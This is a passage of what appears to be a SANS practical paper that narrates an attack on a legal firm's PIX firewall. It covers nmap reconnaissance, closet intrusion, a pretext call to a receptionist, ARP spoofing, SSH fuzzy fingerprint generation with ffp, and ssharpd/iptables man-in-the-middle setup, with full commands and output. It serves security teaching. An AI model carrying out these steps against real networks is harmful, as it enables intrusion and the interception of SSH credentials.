
ping www.legalfirm.com


```
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# ping www.legalfirm.com  
PING www.legalfirm.com (172.16.0.17) 56(84) bytes of data.  
64 bytes from 172.16.0.17: icmp_seq=1 ttl=64 time=0.498 ms  
64 bytes from 172.16.0.17: icmp_seq=2 ttl=64 time=0.376 ms  
64 bytes from 172.16.0.17: icmp_seq=3 ttl=64 time=0.379 ms  
  
--- 172.16.0.15 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2058ms  
rtt min/avg/max/mdev = 0.376/0.417/0.498/0.061 ms  
  
[root@attacker root]#
```

This gives him the IP number of the legal firm's web server.

He goes to the ARIN²² web page (www.arin.net) and does a series of searches on 172.16.0.16.

The result tells him who the ISP is. They're located in the same building as the legal firm. A sample screen shot of a real ARIN search is above.





B. Scanning

To feed his continuing curiosity he runs nmap against the a range of IP numbers around the one the legal firm's web page is using. The command used is:

```
nmap 172.16.0.15-25
```

The only option used specifies:

-<IP number> range -- target systems

there are many other options not needed for this use of nmap)



```
root@attacker:~  
File Edit View Terminal Go Help  
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )  
Interesting ports on (172.16.0.15):  
(The 1598 ports scanned but not shown below are in state: closed)  
Port      State      Service  
23/tcp    open       ssh  
111/tcp   open       sunrpc  
1024/tcp  open       kdm  
6000/tcp  open       X11  
  
Interesting ports on (172.16.0.17):  
(The 1597 ports scanned but not shown below are in state: closed)  
Port      State      Service  
80/tcp    open       www  
111/tcp   open       sunrpc  
1024/tcp  open       kdm  
6000/tcp  open       X11  
  
Nmap run completed -- 11 IP addresses (2 hosts up) scanned in 22 seconds  
[root@attacker root]#
```

This results in discovering that a device is running SSH -- 172.16.0.15.

C. Preparation and Learning

He does some research to see what SSH is and what he can do with it. It seems interesting, but beyond his current knowledge.

Our attacker continues experimenting with what he can do and discovers that by capturing packets from his local network activity with the tool ethereal, he can see the communications between his system and systems on the internet. He sees his own arp requests and the responses, his own DNS requests and responses and other traffic such as http.

Lurking through the newsgroups, our attacker learns that he can influence either the arp cache or spoof DNS entries. He opts for arp spoofing, believing that he could do that without impacting any of the DNS servers on the internet, and he understands it a little better. He runs arpspoof using the following command, and sees no effect.

```
arpspoof -i eth0 -t 172.16.0.15 172.16.0.16
```

The options specify:

- i eth0 – interface ethernet 0
- t – target IP address – address you are pretending to be
- <IP address> -- system you want to fool

Further research into arp spoofing leads him to understand that he isn't in the correct location for arp spoofing to work. He has to be within the broadcast domain for the legal firm. A network closet somewhere between the legal firm

and the ISP should do just fine -- he should be within the broadcast domain there.


He would like to get someone to show him what he needs -- and he remembers seeing a Space for Lease sign in the lobby of the building with the name and phone number of the property management company. He contacts them and asks for a tour of the building to evaluate it's fitness for his supposed purposes. A couple of days later the property management agent gives him a tour. They are very proud of the high tech resources in the building. They indicate that every office is pre-wired for high-speed internet and phone services. They proudly show him where the closets are, but mention security as the reason they don't show him the inside of the closets.

After the tour, he walks around the building a bit. When people are nearby he makes notes and mutters to himself about how this would be a good place to set up his office. He soon tests one of the closet doors and discovers that it is not locked! He takes a quick look and sees that it's a rather roomy closet with adequate space to be able to get all the way in and close the door.

He returns the next day with a hub, a couple network cables and his laptop. He times his initial visit to the closet for about 10:00 when people in the building are generally their busiest. He's hoping it's unlikely anyone will notice his actions. But if they do, and he acts as if he belongs there, all should go well. It's a simple matter to slip into the closet when no one is watching and close the door behind him.

He proceeds to insert his hub into the network between the ISP's switch and the cable going to the firewall in the legal office. (Luckily for him, all the cables and ports are labeled. The switch has lots of info posted on it, like it's MAC address and default gateway.) He then plugs his system into the hub as well.

After setting his IP address, subnet mask, and default gateway appropriately, he starts up the arp spoofing command again. However, he doesn't see anything of interest going on. So to see if the arp spoofing is working, he starts up ethereal to do a packet capture. He expects to see that his MAC address is involved in all the packets coming to and from the legal office as well as all those coming to and from the switch. Success! Well at least partial success -- he sees his system (by MAC address) announcing itself as the other system.



However, he then sees that there's other traffic as well -- including what appears to be an SSH session from a system on the internet. He saves that packet capture for further analysis. That's enough work for now. He terminates the arp spoof session and shuts down his system. He dresses the cables in the closet to help disguise the fact that the hub isn't a normal part of the hardware in the closet, takes the laptop and leaves for the day. After all, he's not in a hurry -- revenge is a dish best served cold.

Returning home he thinks about his next step. He realizes that the next step has to be to get into the next device. Maybe it's a firewall or router. Later, if successful there, he can decide what else he wants to do to cause problems.

Analyzing the interesting traffic from the packet capture indicates that it might be a tech's SSH session while they were configuring the router or firewall. Why else would anyone SSH into a box -- what good is a non-GUI session anyway?

First question, is that box a firewall or router? If only he could find out something about it. Social engineering seems like a good tool here.

Generally people are very helpful. This is especially true when you spout some jargon or techno-babble to them or when their job is to take care of things. The stereo-typical receptionist fits this description to a "T". Generally

they aren't PC power users and they are expected to take care of a lot of things on their own.

He decides to call the legal office receptionist and claim to be part of the ISP support staff troubleshooting a problem. He calls and asks her to go to where the equipment is and power off the box next to the server. When she does and comes back to the phone, she says that she turned off the PIX 506. (Ah ha! So it's a PIX!) He does a ping to verify that the connection is down (it IS down). Then he thanks her for her help, and says that's what he needed to know; could she please turn it back on? He reminds her to be sure to call if things don't come back up within about 5 minutes. He doesn't tell her who to call, he's just saying that to make sure she feels comfortable with the call.

Armed with the info he needs, he finds plasmoid's paper on the internet. This shows him that if he can figure out what version of SSH the system's running and what the algorithms supported by the system are things could be interesting. The normal SSH tools should do the job quite nicely. He uses the following command to capture the info:


```
ssh-keyscan -t rsa 172.16.0.15 > keyscan.out
```

The options specify:

- t -- type of key
- <IP number> -- target IP address
- > -- redirect output
- <keyscan.out> -- file name to save results in

Then he displays the results with:

```
more keyscan.out
```




```
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# ssh-keyscan -t rsa 172.16.0.15 > keyscan.out  
# 172.16.0.15 SSH-1.99-OpenSSH_3.5p1  
[root@attacker root]# more keyscan.out  
172.16.0.15 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEApcE2rTBAXGKL1hdvqQD/JfoKfrkBAOCgCMWL+oNMgRH3F2ThRl  
w1E0fE2DAG+Hi7AxvJiFwsUVON8Uzz/OWxU06CSiKZCf1PpCqtzTBUXneWJftvA1NkGCsrUtIMWVAYtnPlbkdcU8zy16onN/pm  
j9s0PJUA1ytjyeUcvm9QhzE=  
[root@attacker root]#
```

The process of scanning for keys against a system running SSH is often ignored by intrusion detection systems or other monitoring strategies. This is because it is indeed a valid and normal part of the conversation preparatory to a valid SSH session.

The PIX is using OpenSSH v3.4 configured to accept SSH v2 protocol requests and has an RSA public key available. (Specifics on how to determine this are explained in a previous section.)

As he reads through plasmoid's paper, he discovers there's a chance he can get into the PIX and then make changes to it. He decides to do the attack using fuzzy fingerprints against the PIX and try to get access to the network that way. The next thing he needs is the fingerprint of the key so he can use it to seed the fuzzy fingerprint process.



```
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# ssh-keygen -f keyscan.out -l  
1024 13:7d:3c:ff:5d:29:f1:2f:5e:e9:45:4f:b2:b1:d3:7a 172.16.0.15  
[root@attacker root]#
```

1. Now that he has the needed info to be able to calculate the fuzzy fingerprint, it's time to begin that process.

He installs ffp according to plasmoid's documentation. There are few prerequisites -- only a mathematical library which is generally available in a Linux distribution and OpenSSL libraries which are available at <http://www.openssl.org> if they are needed. Installation is a breeze. When located in the exploded directory he uses only the standard commands:

```
./configure  
make  
make install
```

After installation, the attacker starts up ffp giving it the needed seed from the target system's fingerprint. The command needed and the start-up screen is shown below.

```
ffp -f md5 -b 1024 -t <fingerprint>
```

The options specify:

- f – type of fingerprint – md5, sha1, ripemd
- d – key length
- t – target fingerprint

The ffp generation process will take a while (depending on how powerful the system doing the calculation is) to get anything remotely like a good fuzzy fingerprint. It will be days or weeks before it gets a truly good fuzzy fingerprint. In my lab environment, even after running for 22 days, the

"quality" of the fuzzy fingerprint didn't not exceed 68%. The same overall level of quality attained after 5 days of crunching. The attacker monitors the results from the output screen ffp displays as shown.

```
root@attacker2:~  
File Edit View Terminal Go Help  
[root@attacker2 root]# ffp -f md5 -b 1024 -t c8:cc:69:07:bd:c2:05:6d:70:5e:98:d5:9b:c5:b0:3e  
---[Initializing]-----  
Initializing Crunch Hash: Done  
Initializing Fuzzy Map: Done  
Initializing Private Key: Done  
Initializing Hash List: Done  
Initializing FFP State: Done  
  
---[Fuzzy Map]-----  
Length: 32  
Type: Inverse Gaussian Distribution  
Sum: 15020328  
Fuzzy Map: 10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% | 3.96% :  
3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% | 0.24% :  
0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% | 0.99% :  
1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% | 6.18% :  
  
---[Current Key]-----  
Key Algorithm: RSA (Rivest Shamir Adleman)  
Key Bits / Size of n: 1024 Bits  
Public key e: 0x10001  
Public Key Bits / Size of e: 17 Bits  
Phi(n) and e r.prime: Yes  
Generation Mode: Sloppy  
  
State File: /var/tmp/ffp.state  
Running...  
  
---[Current State]-----  
Running: 0d 00h 00m 00s | Total: 0k hashes | Speed: nan hashes/s  
  
Best Fuzzy Fingerprint from State File /var/tmp/ffp.state  
Hash Algorithm: Message Digest 5 (MD5)  
Digest Size: 16 Bytes / 128 Bits  
Message Digest: e8:cc:cf:28:4d:26:c2:db:fc:91:56:a8:16:4f:5f:61  
Target Digest: c8:cc:69:07:bd:c2:05:6d:70:5e:98:d5:9b:c5:b0:3e  
Fuzzy Quality: 28.256121%
```

© SANS Institute

```
root@attacker2:~  
File Edit View Terminal Go Help  
Running: 22d 15h 43m 00s | Total: 42190829k hashes | Speed: 21555 hashes/s  
-----  
Best Fuzzy Fingerprint from State File /var/tmp/ffp.state  
Hash Algorithm: Message Digest 5 (MD5)  
Digest Size: 16 Bytes / 128 Bits  
Message Digest: c8:cc:69:02:dd:dd:49:ac:7f:e1:d4:94:d3:c9:e0:32  
Target Digest: c8:cc:69:07:bd:c2:05:6d:70:5e:98:d5:9b:c5:b0:3e  
Fuzzy Quality: 68.151321%  
-----  
---[Current State]-----  
Running: 22d 15h 44m 00s | Total: 42191823k hashes | Speed: 21555 hashes/s  
-----  
Best Fuzzy Fingerprint from State File /var/tmp/ffp.state  
Hash Algorithm: Message Digest 5 (MD5)  
Digest Size: 16 Bytes / 128 Bits  
Message Digest: c8:cc:69:02:dd:dd:49:ac:7f:e1:d4:94:d3:c9:e0:32  
Target Digest: c8:cc:69:07:bd:c2:05:6d:70:5e:98:d5:9b:c5:b0:3e  
Fuzzy Quality: 68.151321%  
-----  
Exiting and saving state file /var/tmp/ffp.state  
[root@attacker2 root]#
```

2. Once the fuzzy fingerprint calculation is complete (or the attacker is out of time and willing to accept the results) he extracts the fingerprints from ffp with the following command:

ffp -e -d /var/tmp

The options specify:

- i – extract
- d – output directory, default is /tmp

```
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# ffp -e -d /var/tmp  
---[Restoring]-----  
Reading FFP State File: Done  
Restoring environment: Done  
Initializing Crunch Hash: Done  
-----  
Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]  
[root@attacker root]#
```

3. The extraction process saves the best 10 fingerprint results to files for later use. They will be stored in the directory specified (/var/tmp), so move there and list the files with the following command:

cd /var/tmp;ls

```
root@attacker:/var/tmp
File Edit View Terminal Go Help
[root@attacker tmp]# cd /var/tmp;ls
ffp.state      ssh-rsa01.pub  ssh-rsa03.pub  ssh-rsa05.pub  ssh-rsa07.pub  ssh-rsa09.pub
ssh-rsa00      ssh-rsa02      ssh-rsa04      ssh-rsa06      ssh-rsa08
ssh-rsa00.pub  ssh-rsa02.pub  ssh-rsa04.pub  ssh-rsa06.pub  ssh-rsa08.pub
ssh-rsa01      ssh-rsa03      ssh-rsa05      ssh-rsa07      ssh-rsa09
[root@attacker tmp]#
```

4. To see the actual fuzzy fingerprints, and select the one of the 10 that seems like the best to the human eye, he uses ssh-keyscan again. He develops a little one-line script to see each of the fingerprints displayed on the same screen.

```
for i in SSH*.pub; do ssh-keygen -f $i -l; done
```

The options specify:

- i – set up a for loop – do this action as many times as needed to get on for each of the things find that match the file specification)
- f – output key file
- l – list fingerprint

```
root@attacker:/var/tmp
File Edit View Terminal Go Help
[root@attacker tmp]# for i in ssh*.pub; do ssh-keygen -f $i -l; done
1024 13:7d:3c:ff:d2:e3:84:13:1c:e3:4f:a9:14:8c:32:7a ssh-rsa00.pub
1024 13:7d:3c:ff:36:0e:ee:53:47:04:19:9e:05:63:a3:ba ssh-rsa01.pub
1024 13:7d:3c:f1:57:81:e0:5d:26:31:40:61:8d:23:d9:72 ssh-rsa02.pub
1024 13:7d:3c:fc:d9:5f:2d:92:ce:77:59:ee:1b:14:b8:7a ssh-rsa03.pub
1024 13:7d:70:82:6d:d6:ba:da:f3:15:9d:0e:e6:b1:d3:7a ssh-rsa04.pub
1024 13:7d:3c:4f:68:61:77:ad:8c:7a:c3:cc:3e:c5:f3:0a ssh-rsa05.pub
1024 13:7d:3c:ff:d6:ab:60:a1:ed:2b:2a:74:b1:c0:83:24 ssh-rsa06.pub
1024 13:7d:8c:f5:15:70:21:3f:f2:5a:de:d8:b2:b1:7c:da ssh-rsa07.pub
1024 13:7d:3c:2f:c4:8b:37:1b:bb:96:3a:30:56:37:d2:2a ssh-rsa08.pub
1024 13:7d:3c:cf:2f:c3:22:8b:a1:2d:b4:16:d9:35:d5:3a ssh-rsa09.pub
[root@attacker tmp]#
```

5. The attacker selects the fingerprint that seems most likely to be visually similar to the target fingerprint. ffp does not try to make a choice of THE best match for the fuzzy fingerprint. Plasmoid leaves this decision to the person/people involved.

While ffp is calculating a good fuzzy fingerprint, the attacker goes back to plasmoid's paper and it leads him to Sebastian Krahmer's paper on ssharpd.

He installs ssharpd from the directory where he exploded the files with the following set of commands:

```
./configure
make SSH
make
make install
```

He's almost ready for another session in the closet.


But, Krahmer's document points out that there's a remaining problem. He has to be able to re-route the connection from the victim user when it comes into the attacker's system to a different port so it can go back out of the attacker's system to the PIX. According to Krahmer, that's handled by iptables.

The command he uses is:

```
Iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT \
--to-port 1000 -I eth0
```

The options specify:

- nat – use nat (network address translation)
- A – apply the rule before routing the packet
- p—use a tcp port
- p dport22 – destination port is 22
- j – this is a redirection type action
- to-port 1000 – port 22 is being redirected to port 1000
- I eth0 – do all this using ethernet interface 0



```
root@attacker:~/new-practical
File Edit View Terminal Go Help
[root@attacker root]# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target    prot opt source                destination
REDIRECT  tcp  --  anywhere              anywhere             tcp dpt:ssh redir ports 10000

Chain POSTROUTING (policy ACCEPT)
target    prot opt source                destination


Chain OUTPUT (policy ACCEPT)
target    prot opt source                destination
[root@attacker root]#
[root@attacker new-practical]#
```

With all this stuff ready to go, the attacker sneaks back into the ISP's closet and gets everything set up for the actual attack.

D. Attack

Once again the attacker settles into the closet to pursue his attack. He follows these steps:

1. Start the arp spoof processes



```
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# arpspoof -i eth0 -t 172.16.0.15 172.16.0.16  
0:c0:4f:35:8c:a4 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:35:8c:a4 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:35:8c:a4 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:42:17:db 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:42:17:db  
0:c0:4f:42:17:db 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:42:17:db  
0:c0:4f:42:17:db 0:c0:4f:53:52:cd 0806 42: arp reply 172.16.0.16 is-at 0:c0:4f:42:17:db  
[root@attacker root]#  
  
root@attacker:~  
File Edit View Terminal Go Help  
[root@attacker root]# arpspoof -i eth0 -t 172.16.0.16 172.16.0.15  
0:c0:4f:35:8c:a4 0:c0:4f:42:17:db 0806 42: arp reply 172.16.0.15 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:35:8c:a4 0:c0:4f:42:17:db 0806 42: arp reply 172.16.0.15 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:35:8c:a4 0:c0:4f:42:17:db 0806 42: arp reply 172.16.0.15 is-at 0:c0:4f:35:8c:a4  
0:c0:4f:53:52:cd 0:c0:4f:42:17:db 0806 42: arp reply 172.16.0.15 is-at 0:c0:4f:53:52:cd  
0:c0:4f:53:52:cd 0:c0:4f:42:17:db 0806 42: arp reply 172.16.0.15 is-at 0:c0:4f:53:52:cd  
0:c0:4f:53:52:cd 0:c0:4f:42:17:db 0806 42: arp reply 172.16.0.15 is-at 0:c0:4f:53:52:cd  
[root@attacker root]#
```

In these graphics, the process has been stopped shortly after being started. The attacker doesn't stop them until he's done with this attack.

2. Start the ssharpd man-in-the-middle process carefully specifying the file with the appropriate the fuzzy fingerprint in the command

```
